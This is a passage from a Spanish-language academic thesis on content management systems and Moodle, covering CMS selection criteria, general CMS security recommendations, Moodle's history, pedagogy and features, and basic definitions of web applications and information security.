


Figura 8. Esquema general de interacción

Muchos usuarios particulares utilizan gestores gratuitos para elaborar y gestionar sus webs personales, obteniendo webs dinámicos llenos de funcionalidades. El resultado que obtienen es superior al de algunas empresas que se limitan a tener paginas estáticas que no aportan ningún valor añadido.

II.3Cubrir necesidades mediante el gestor de contenidos

Estos son algunos de los puntos más importantes que hacen útil y necesaria la utilización de un CMS:

- Inclusión de nuevas funcionalidades en la web. Esta operación puede implicar la revisión de multitud de páginas y la generación del código que aporta las funcionalidades. Con un CMS eso puede ser tan simple como incluir un módulo realizado por terceros, sin que

esto se suponga muchos cambios en la web. El sistema puede crecer y adaptarse a las necesidades futuras.

- Mantenimiento de gran cantidad de páginas. En la web como muchas páginas hace falta un sistema para distribuir los trabajos de creación, edición y mantenimiento con permisos de acceso a las diferentes áreas. También se tiene caducidad de páginas y los enlaces rotos, entre otros aspectos.

- Reutilización de objetos o componentes. Un CMS permite la recuperación y reutilización de páginas, documentos, y en general de cualquier objeto publicado o almacenado.

- Paginas interactivas. Las páginas estáticas llagan al usuario exactamente como están almacenadas en el servidor web. En cambio las paginas dinámicas no existen en el servidor tal y como se reciben en los navegadores, si no que se generen según las peticiones de los usuarios. Por ejemplo cuando se utiliza un buscador, el sistema genera una página con los resultados que no existían antes de la petición. Para conseguir esta interacción, los CMS conectan con la base de datos que hace de repositorio central de todos los datos de la web.

- Cambios del aspecto de la web. Si no hay una buena separación entre contenidos y presentación, un cambio de diseño puede comportar la revisión de muchas páginas para su adaptación. El CMS facilita esos cambios con la utilización, por ejemplo, del estándar CSS (Cascading Style Sheets u hojas de estilo en cascada) con lo que se consigue la independencia de presentación y contenido.

II.4Consistencia de la Web

La consistencia en la web no quiere decir que todas las páginas sean iguales, sino que hay un orden visual. Un usuario nota enseguida cuando una página no es igual al resto de las otras de esa misma web por su aspecto, la disposición de los objetos o por los cambios en la forma de navegar. Estas diferencias provocan sensación de desorden y dan a entender que la web no lo han diseñado

profesionales. Los CMS pueden aplicar un mismo estilo en todas las páginas con el mencionado CSS y aplicar una misma estructura mediante patrones de páginas.

II.5Selección del gestor de contenidos

Antes de empezar el proceso de selección de un CMS concreto, hay que tener claros los objetivos de la web, teniendo el público destinatario, y estableciendo una serie de requerimientos que tendría que poder satisfacer el CMS. Aquí se tiene un listado de puntos a considerar, para la elección del CMS.

- Código abierto. Por el soporte y la reducción de costos el CMS tendría que ser de código abierto (o libre).

- Arquitectura técnica. Tiene que ser fiable y permitir la escalabilidad del sistema para adecuarse a futuras necesidades con módulos. También tiene que haber una separación de los conceptos de contenido, presentación y estructura que permita la modificación de uno de ellos sin afectar a los otros. Es recomendable, pues, que se utilicen hojas de estilo (CSS) y patrones de página.

- Grado de desarrollo. Madurez de la aplicación y disponibilidad de módulos que le añaden funcionalidades.

- Soporte. La herramienta tiene que tener soporte tanto por parte de los creadores como por otros desarrolladores. De esta manera se puede asegurar de que en el futuro habrá mejoras en la herramienta y que se podrá encontrar respuesta a los posibles problemas.

- Posición en el mercado y opiniones. Una herramienta poco conocida puede ser muy buena, pero hay que asegurar que tienen un cierto futuro. También son importantes las opiniones de los usuarios y de los expertos.

- Usabilidad. La herramienta tiene que ser fácil de utilizar y aprender. Los usuarios no siempre serán técnicos, por lo tanto hace falta asegurar que podrán utilizar la herramienta sin muchos esfuerzos y sacarle el máximo rendimiento.

- Accesibilidad. Para asegurar la accesibilidad de una web, el CMS tendría que cumplir un estándar de accesibilidad. El más extendido es WAI (iniciativa de accesibilidad web) del World Wide Web Consortium.

- Funcionalidades. No se espera que todas las herramientas ofrezcan todas las funcionalidades, ni que estas sean las únicas que tendrá finalmente la web. Se tienen otras:

    - Editor de textoWYSIWYG("What you see is what you get") a través del navegador.
    - Herramientas de búsqueda.
    - Comunicación entre usuarios.
    - Noticias.
    - Artículos.
    - Ciclo de trabajo (workflow) con diferentes perfiles de usuarios y grupos de trabajo.
    - Fechas de publicación y caducidad.
    - Webs personales.
    - Carga y descarga de documentos y material multimedia.
    - Avisos de actualización de páginas o mensajes en los foros, y envió automático de avisos por correo electrónico.
    - Envió de páginas por correo electrónico.
    - Paginas en versión imprimible.
    - Personalización según el usuario.
    - Disponibilidad o posibilidad de traducción al catalán y el castellano.
    - Soporte de múltiples formados (HTML, Word, Excel, Acrobat, etc.).
    - Soporte de múltiples navegadores.
    - Soporte de sindicalización (RSS, NewsML, etc.).
    - Estadísticas de uso e informes.

- Control de páginas caducadas y enlaces rotos.

II.6Seguridad en gestores de contenido

La seguridad en los CMS no debe pasar desapercibida. De la misma forma que se protegen los sistemas web, se debe tomar medidas de seguridad muy similares.

De forma general los siguientes puntos sugieren tomar medidas de seguridad sobre los CMS:

- Actualización: los gestores de contenidos obsoletos son un problema para la seguridad web. Cuando se corrigen agujeros de seguridad en los CMS que comprometen la seguridad, debemos actualizarlo lo antes posible, para que no sea vulnerado.

- Configuración. La mayoría de los CMS traen configuraciones por defecto, es importante ajustar estas configuraciones conforme a nuestras necesidades para evitar accesos no autorizados.
- Formatos de entrada. Revisar los filtros de entrada, nunca se debe permitir HTML sin filtrar los contenidos. Solo permitir etiquetas confiables.

- Módulos y plug-ins. Actualizar regularmente los módulos o plug-ins que presentan fallas de seguridad.

- Permisos sobre archivos de configuración. Verificar que los archivos de configuración y demás posean los permisos de visualización y modificación adecuados, ya que si esto no está establecido cualquier usuario puede realizar cambios en el sistema e inclusive obtener privilegios de administrador.

- Manejo de archivos. Poner especial atención si se ha permitido que se suban archivos al servidor, ya que si no se filtran los tipos de archivos admitidos, se podrían ejecutar scripts sobre el servidor.

- Control de acceso. Definir los roles de acceso para usuarios que generan contenidos, diseñadores y el personal que da mantenimiento al CMS. Un usuario que solo genera

contenido, no puede tener privilegios de administrador. Controlar el acceso a una web no consiste simplemente permitir la entrada a la web, sino que administra los diferentes permisos a cada área de la web aplicados a grupos o individuos.

- Respaldos. Establecer periodos de respaldo de la base de datos de acuerdo al espacio disponible en las unidades de almacenamiento. Si es posible diariamente, mucho mejor.

- Cifrado. Se recomienda utilizar conexión segura mediante comunicación SSL para evitar intercepción de datos o un ataque de man-in-the-middle.

Capítulo IIIMoodle

III.1Resumen

Moodle es una plataforma de aprendizaje en línea, un LMSque se distribuye gratuitamente como Software libre (se distribuye bajo licencia pública GNU). Su nombre fue inicialmente un acrónimo de Module Object-Oriented Dynamic Learning Environment (Entorno Modular de Aprendizaje Dinámico Orientado a Objetos).
Moodle nos permite administrar, distribuir y controlar actividades de formación a través de Internet.

III.2 Introducción

Técnicamente, Moodle es una aplicación que pertenece al grupo de los gestores de contenidos educativos (sus siglas en inglésCMS, Content Management Systems) también conocidos como Entornos Virtuales (VLE, Virtual LearningManagments).

Moodle, es un paquete de software para la creación de cursos y sitios Web basados en internet, o sea una aplicación para crear y gestionar plataformas educativas o espacios donde un centro educativo, institución o empresa, gestiona recursos educativos proporcionados por unos docentes y organiza el acceso a esos recursos por los estudiantes y además permite la comunicación entre todos los implicados (alumnos y profesores).

Moodle fue diseñado por Martin Dougiamas de Perth, Austria Occidental, quien basó su diseño en las ideas del constructivismo en pedagogía, que afirma que el conocimiento se construye en la mente del estudiante en lugar de ser transmitido sin cambios a partir de libros o enseñanzas y en el aprendizaje colaborativo.

III.3Antecedentes

Moodle es un proyecto activo y en constante evolución. El desarrollo fue iniciado por Martin Dougiamas, que continua dirigiendo el proyecto. Un importante número de prototipos fueron creados y descartados antes del lanzamiento, hacia un mundo desconocido, de la versión 1.0 el 20 de agosto de 2002. Esta versión se orientó a grupos pequeños a nivel de Universidad, y fue objeto de estudios de investigación de casos concretos que analizaron con detalle la naturaleza de la colaboración y la reflexión que ocurría entre estos pequeños grupos de participantes adultos. Desde entonces, han salido nuevas versiones que añaden nuevas características, mayor compatibilidad y mejoras de rendimiento.

A medida que Moodle se extiende y crece su comunidad, recogemos más información de una mayor variedad de personas en diferentes situaciones de enseñanza. Por ejemplo, Moodle actualmente no solo se usa en las universidades, también se usa en enseñanza secundaria, enseñanza primaria, organizaciones sin ánimo de lucro, empresas privadas, profesores independientes e incluso padres de alumnos. Un número cada vez mayor de personas de todo el mundo contribuye al desarrollo de Moodle de varias maneras.

Una importante característica del proyecto Moodle es la página web moodle.org, que proporciona un punto central de información, discusión y colaboración entre los usuarios de Moodle, incluyendo administradores de sistemas, profesores, investigadores, diseñadores de sistemas de formación y, por supuesto, desarrolladores. Al igual que Moodle, esta web está continuamente evolucionando para ajustarse a las necesidades de la comunidad, y al igual que Moodle, siempre será libre. En el 2003 fue presentado moodle.com como una empresa que ofrece soporte comercial adicional para aquellos que lo necesiten, así como alojamiento con administración, consultoría y otros servicios.

III.4Filosofía

El diseño y el desarrollo de Moodle se basan, como apuntábamos más arriba, en una determinada filosofía del aprendizaje, una forma de pensar que a menudo se denomina "pedagogía constructivista social", esta frase desarrolla los cuatro conceptos principales subyacentes de Moodle. Tengamos en cuenta que cada uno de estos conceptos representa una forma de entender un gran número de distintas investigaciones, o sea que estas definiciones pueden parecer incompletas si ya han leído sobre ellas antes.

Los cuatro conceptos principales subyacentes y que se muestran en a figura 9, son:

- Constructivismo
- Construccionismo
- Constructivismo social
- Conectados y Separados

Figura 9. Los cuatro conceptos principales del E-Learning.

III.4.1Constructivismo

Este punto de vista mantiene que la gente construya activamente nuevos conocimientos a medida que interactúa con su entorno.

Todo lo que se lee, ve, oye, siente y toca se contrasta con conocimiento anterior y se encaja dentro del mundo que hay en la mente, puede formar nuevo conocimiento que se lleva consigo.

Este conocimiento se refuerza si se puede usar con éxito en el entorno que le rodea. No solo es un banco de memoria que absorbe información pasivamente, ni que puede "transmitir" conocimiento solo leyendo algo o escuchando a alguien. Esto no significa que no puedes aprender nada leyendo una página web o asistiendo a una lección. Es obvio que puede hacerlo; solo indica que se trata más de un proceso de interpretación que de una transferencia de información de un cerebro a otro.

III.4.2 Construccionismo

El construccionismo explica que el aprendizaje es particularmente efectivo cuando se construye algo que debe llegar otros. Esto puede ir desde una frase hablada o enviar un mensaje en internet, a artefactos más complejos como una pintura, una casa o un paquete de software.

III.4.3Construccionismo social

Esto extiende las ideas anteriores a la construcción de cosas de un grupo social para otro, creando colaborativamente una pequeña cultura de artefactos compartidos con significados compartidos. Cuando alguien está inmerso en una cultura como esta, está aprendiendo continuamente acerca de cómo formar parte de esa cultura en muchos niveles. Un ejemplo muy simple es un objeto como una copa. El objeto puede ser usado para muchas cosas distintas, pero su forma sugiere un "conocimiento" acerca de cómo almacenar y transportar líquidos. Un ejemplo más complejo es un curso en línea: no solo las "formas" de las herramientas de software indican ciertas cosas acerca de cómo deberían funcionar los cursos en línea, sino que las actividades y textos producidos dentro del grupo como un todo ayudaran a definir a cada persona su forma de participar en el grupo.

III.4.4Conectados y separados

Esta idea explora más profundamente las motivaciones de los individuos en una discusión. Un comportamiento separado es cuando alguien intenta permanecer 'objetivo', se remite a los hechos y tiende a defender sus propias ideas usando la lógica buscando agujeros en los razonamientos de sus oponentes. El comportamiento conectado es una aproximación más empática, que intenta escuchar y hacer preguntas en un esfuerzo para entender el punto de vista del interlocutor. El comportamiento constructivo es cuando una persona es sensible a ambas aproximaciones y es capaz de escoger una entre ambas como la apropiada para cada situación particular.

En general, una dosis saludable de comportamiento conectado en una comunidad de aprendizaje es un potente estimulante para aprender, no solo aglutinando a la gente sino también promoviendo una reflexión profunda y un replanteamiento de las propias opiniones y puntos de vista.

En conclusión, una vez que nos planteamos estos temas, nos ayuda a concentrarnos en las experiencias que podrían ser mejores para aprender desde el punto de vista del alumnado, en vez de limitarse simplemente a proporcionarles la información que cree que necesitan saber. También le permite darse cuenta de cómo cada participante del curso puede ser profesor además de alumno. El trabajo como 'profesor' puede cambiar de ser 'la fuente del conocimiento' a ser el que influye como modelo, que establece una relación con los estudiantes de una forma personal que dirija sus propias necesidades de aprendizaje, y moderando debates y actividades de forma que guie al colectivo de estudiantes hacia los objetivos docentes de la clase. Obviamente, Moodle no fuerza este estilo de comportamiento, pero es para lo que mejor sirve. En el futuro, a medida que las infraestructuras técnicas de Moodle se estabilicen, las mejoras en soporte pedagógico serán la línea principal del desarrollo de Moodle.

III.5Softwarelibre

Moodle se distribuye gratuitamente como Software Libre (Open Source), bajo Licencia pública GNU. Esto significa que Moodle tiene derechos de autor (copyright), pero que tenemos algunas libertades: podemos copiar, usar y modificar Moodle siempre que aceptemos proporcionar el código fuente a otros, no modificar la licencia original y los derechos de autor, y aplicar esta

misma licencia a cualquier trabajo derivado de él. Es fácil de instalar en casi cualquier plataforma con un servidor Web que soporte PHP. Solo requiere que exista una base de datos (y se puede compartir). Con su completa abstracción de bases de datos, soporta las principales marcas de bases de datos (en especial MySQL). Finalmente, es importante destacar que, al ser Moodle una aplicación Web, el usuario solo necesita para acceder al sistema un ordenador con un navegador Web instalado (Mozilla Firefox, Internet Explorer, o cualquier otro) y una conexión a Internet. Por supuesto, también se necesita conocer la dirección Web (URL) del servidor donde Moodle se encuentre alojado y disponer de una cuenta de usuario registrado en el sistema, en el Diagrama 1 se puede apreciar un curso en Moodle).

III.6Características básicas de Moodle

A continuación se detallaran de forma resumida las principales características que presenta Moodle en los tres niveles de relevancia:

III.6.1Nivel general

- Interoperabilidad: Debido a que el sistema Moodle se distribuye bajo la licencia GNU, propicia el intercambio de información gracias a la utilización de los "estándares abiertos de la industria para implementaciones web" (SOAP, XML…) Al usar un lenguaje web popular como PHP y MySQL como base de datos, es posible ejecutarlo en los diversos entornos para los cuales están disponibles estas herramientas tales como Windows, Linux, Mac, etc.

- Escalable: Se adapta a las necesidades que aparecen en el transcurso del tiempo. Tanto en organizaciones pequeñas como grandes se pueden utilizar la arquitectura web que presenta Moodle.

- Personalizable. Moodle se puede modificar de acuerdo a los requerimientos específicos de una institución o empresa. Por defecto incluye un panel de configuración desde el cual se pueden activar o cambiar muchas de sus funcionalidades.

- Económico. En comparación a otros sistemas propietarios Moodle es gratuito, su uso no implica el pago de licencias u otro mecanismo de pago.

- Seguro. Implementa mecanismos de seguridad a lo largo de toda su interface, tanto en los elementos de aprendizaje como evaluación.

III.6.2 Nivel pedagógico

- Pedagógicamente flexible: Aunque Moodle promueve una pedagogía constructivista social (colaboración, actividades, reflexión crítica, etc.), es factible usarlo con otros modelos pedagógicos. Permite realizar un seguimiento y monitoreo sobre el alumno o estudiante.

III.6.3Nivel funcional




Figura 10. Funcionalidad de Moodle.

- Facilidad de uso: Permite la Gestión de Perfiles de Usuario. Permite almacenar cualquier dato que se desee sobre el alumno o profesor, no solo los que aparecen por defecto. Esta característica es muy útil para establecer estadísticas socioeconómicas, fisiológicas o demográficas se puede ver en la Figura 10.

- Facilidad de Administración: Cuenta con un panel de control central desde el cual se puede monitorear el correcto funcionamiento y configuración del sistema. Permite realizar exámenes en línea, es decir publicar una lista de preguntas dentro de un horario establecido y recibir las respuestas de los alumnos. En el caso de las preguntas con alternativas o simples, es posible obtener las notas de manera inmediata ya que el sistema se encarga de calificar los exámenes. Las preguntas se almacenan en una base de datos, permitiendo crear bancos de preguntas a lo largo del tiempo y revolverlas durante el examen con la intención de evitar que dos o más alumnos reciban la misma pregunta.

- Permite la presentación de cualquier contenido digital. Se puede publicar todo tipo de contenido multimedia como texto, imagen, audio y video para su uso dentro de Moodle como material didáctico.

- Permite la gestión de tareas. Los profesores pueden asignar tareas o trabajo prácticos de todo tipo, gestionar el horario y fecha su recepción, evaluarlo y transmitir al alumno la retroalimentación respectiva. Los alumnos pueden verificar en línea su calificación y las notas o comentarios sobre su trabajo.

- Permite la implementación de aulas virtuales. Mediante el uso del chat o sala de conversación incorporada en Moodle, se pueden realizar sesiones o clases virtuales, en las cuales el profesor podría plantear y resolver interrogantes, mientras que los alumnos aprovechan la dinámica para interactuar tanto con el profesor así como con otros alumnos.

- Permite la implementación de foros de debate o consulta. Esta característica se puede usar para promover la participación del alumnado en colectivo hacia el debate y reflexión. Así como colaboración alumno a alumno hacia la resolución de interrogantes. El profesor podría evaluar la dinámica grupal y calificar el desarrollo de cada alumno.

- Permite la importación de contenidos de diversos formatos. Se puede insertar dentro de Moodle, contenido educativo proveniente de otras plataformas bajo el uso del estándar SCORM, IMS, etc.

- Permite la inclusión de nuevas funcionalidades. La arquitectura del sistema permite incluir de forma posterior funcionalidades o características nuevas, permitiendo su actualización a nuevas necesidades o requerimientos.

Los principales beneficios son:

- Libertad. Moodle no se encuentra atado a ninguna plataforma (Windows, Linux, Mac) especifica, brindando total libertad para escoger la que se ajuste a sus necesidades tanto en el presente como en

el futuro. El no estar atado a un proveedor de hardware, software o servicios le permitirá contar siempre con un abanico de opciones. La libertad que brinda Moodle también se aplica al hecho de tener de contar con los archivos fuente y poder modificarlo a su discreción, sin que ello implique un costo o una negociación con empresa alguna.

- Reducción de costos. Siempre que se compra o adquiere un sistema, sea de cualquier tipo, es necesario desembolsar una cantidad de dinero en el pago por las licencias de usuario. Esto no sucede con Moodle, porque es gratuito y no se requiere pagar ninguna licencia para su uso o implementación dentro de una institución. De esta forma estamos ahorrando una cantidad inicial de la inversión de cualquier sistema. Los costos posteriores de mantenimiento se ven reducidos gracias a la escalabilidad del sistema, que permite mantener la operatividad tanto para una cantidad reducida como para una gran cantidad usuarios sin tener realizar modificaciones dentro del sistema.

- Integración. Moodle es un sistema abierto lo que significa que es posible integrarlo con otros sistemas, tanto para acciones:

    - Genéricas. Puede comunicar Moodle con su sistema particular de autenticación y validar a los alumnos contra esa base de datos. Es posible integrarlo con sistemas de pago para el cobro de las inscripciones a los cursos virtuales, etc. o Especificas. Puede integrar su sistema de registros académicos con Moodle, para la recepción de las calificaciones provenientes de los exámenes en línea, agilizando así los procesos de generación de actas por parte de los profesores, esto es de vital importancia en las universidades. Estos son solo unos ejemplos existen muchos otros que puede ir descubriendo durante su uso.

- Gestión del Conocimiento. Permite el almacenamiento y recuperación de conocimiento producto de las actividades e interrelaciones alumno - profesor, alumno - alumno. Este beneficio es claramente visible durante su aplicación en la capacitación de personal dentro de instituciones o empresas.

- Arquitectura Modular. Moodle agrupa sus funciones o características de a nivel de módulos. Estos módulos son independientes, configurables, además de poder ser habilitados o deshabilitados según sea conveniente. Como habíamos mencionado Moodle permite añadir nuevas funcionalidades, para ello solo necesitamos instalar y activar el modulo que satisfaga nuestras necesidades.




Diagrama 1. Diagrama de un curso en Moodle.

Capítulo IV.Marco teórico

IV.1Introducción

En este capítulo se desarrollaran los conceptos básicos relacionados con la seguridad en aplicaciones Web.

IV.2 Aplicación Web

El uso de aplicaciones web se encuentra muy extendido, es la forma en la que se interactúa de manera mayoritaria con los usuarios de internet.

Se debe de conocer qué tipo de aplicación Web se tiene, para poder entender cuáles son sus posibles debilidades: no es lo mismo contar con usuarios especializados en el área (psicólogos, abogados) que contar con usuarios generales (estudiantes, amas de casa), ya que la orientación de la usabilidad de la aplicación se determina por ellos.

Una aplicación Web es un tipo especial de aplicación tipo: Cliente-servidor. El cliente (Navegador Web) realiza peticiones, envía información (por protocolo HTTP) al servidor (servidor Web) y recibe la que el servidor le responde.[4] Ver ejemplo en la figura 11.




Figura 11. Arquitectura Cliente-Servidor (Interacción)

El cliente, gestiona las peticiones del usuario y la recepción de las páginas que provienen del servidor, igualmente, interpreta los documentos HTML y sus recursos.

El servidor, es el programa residente que espera peticiones: demonio (Daemon en inglés) en Unix y servicio en servidores de Microsoft. En el servidor se encuentran paginas estáticas, scripts o programas que al ser invocados se ejecutan y dan como resultado una página HTML.

Actualmente existen diferentes lenguajes de programación para hacer desarrollos en la web, estos han ido surgiendo de acuerdo a las tendencias y necesidades de las plataformas. En el inicio de Internet las aplicaciones Web creadas fueron realizadas mediante lenguajes estáticos, posteriormente con el desarrollo y el avance de nuevas tecnologías surgen nuevas necesidades que dieron lugar al desarrollo de lenguajes dinámicos de programación que utilizan las bases de datos y permiten interactuar con los usuarios.

[4] Ingeniería de requerimientos, arquitectura de tres capas [en línea], http://proy-pnfi.foroactivo.net/search.forum?search_author=Admin&show_results=posts, [Citado el 5 de septiembre de 2011]

IV.3Lenguajes Web

En programación un lenguaje es un conjunto de símbolos y reglas que permiten desarrollar programas definiendo su estructura, expresiones y significado de sus elementos. Esto sin lugar a dudas permite facilitar la tarea de programación, ya que posibilita ser leídos y escritos por personas representando los códigos de manera simbólica.

HTML: Es el lenguaje de marcado predomínate para la construcción de páginas Web. Es usado para describir la estructura y el contenido en forma de texto, así como para complementar el texto con objetos como imágenes[5].

JavaScript: Es un lenguaje de scripting orientado a objetos utilizados para acceder a objetos en aplicaciones. Se utiliza principalmente, integrado en un navegador Web permitiendo el desarrollo de interfaces de usuario mejoradas y páginas web dinámicas[6].

PHP: Es un lenguaje de programación utilizado para la creación de un sitio Web. PHP es un lenguaje de script interpretado en el lado del servidor utilizado para la generación de páginas Web dinámicas, embebidas en páginas HTML y ejecutadas en el servidor. PHP no necesita ser compilado para ejecutarse. Para su mayor parte de sus sintaxis ha sido tomada de C, Java y Perl con algunas características específicas[7].

IV.4Seguridad Informática.

El objetivo de la seguridad informática será mantener la integridad, disponibilidad, privacidad (sus aspectos fundamentales), control y autenticidad de la información manejada por computadora[8].

---

[5] CODEBOX, Glosario [En línea], http://www.codebox.es/glosario, [Citado el 5 de septiembre de 2011]
[6] PORTAL HACKER, Programacion en general [en línea], <http://www.portalhacker.net/index.php/topic,115175/wap2.html>
[7] New Web Star, Los diferentes lenguajes de programación Web [En línea] <http://proy-pnfi.foroactivo.net/search.forum?search_author=Admin&show_results=posts>
[8] ALDEGANI, Gustavo. Miguel. Seguridad Informática. MP Ediciones. Argentina. 1997. Pág.22

La seguridad en informática por lo tanto consiste en asegurar que los recursos del sistema de información (material informático o programas) de una organización

La seguridad en informática debe proteger todos los activos de una organización.
Los activos son los elementos que la seguridad informática tiene como objetivo proteger. Los activos están conformados por tres elementos:

a) Información
   Es el objeto con mayor valor para una organización, el objetivo es el resguardo de la información, independientemente del lugar donde se encuentre registrada, puede ser en algún medio electrónico o físico.

b) Equipos que la soportan
   Software, hardware y organización.

c) Usuarios
   Individuos que utilizan la estructura tecnológica y de comunicaciones que maneja la información.

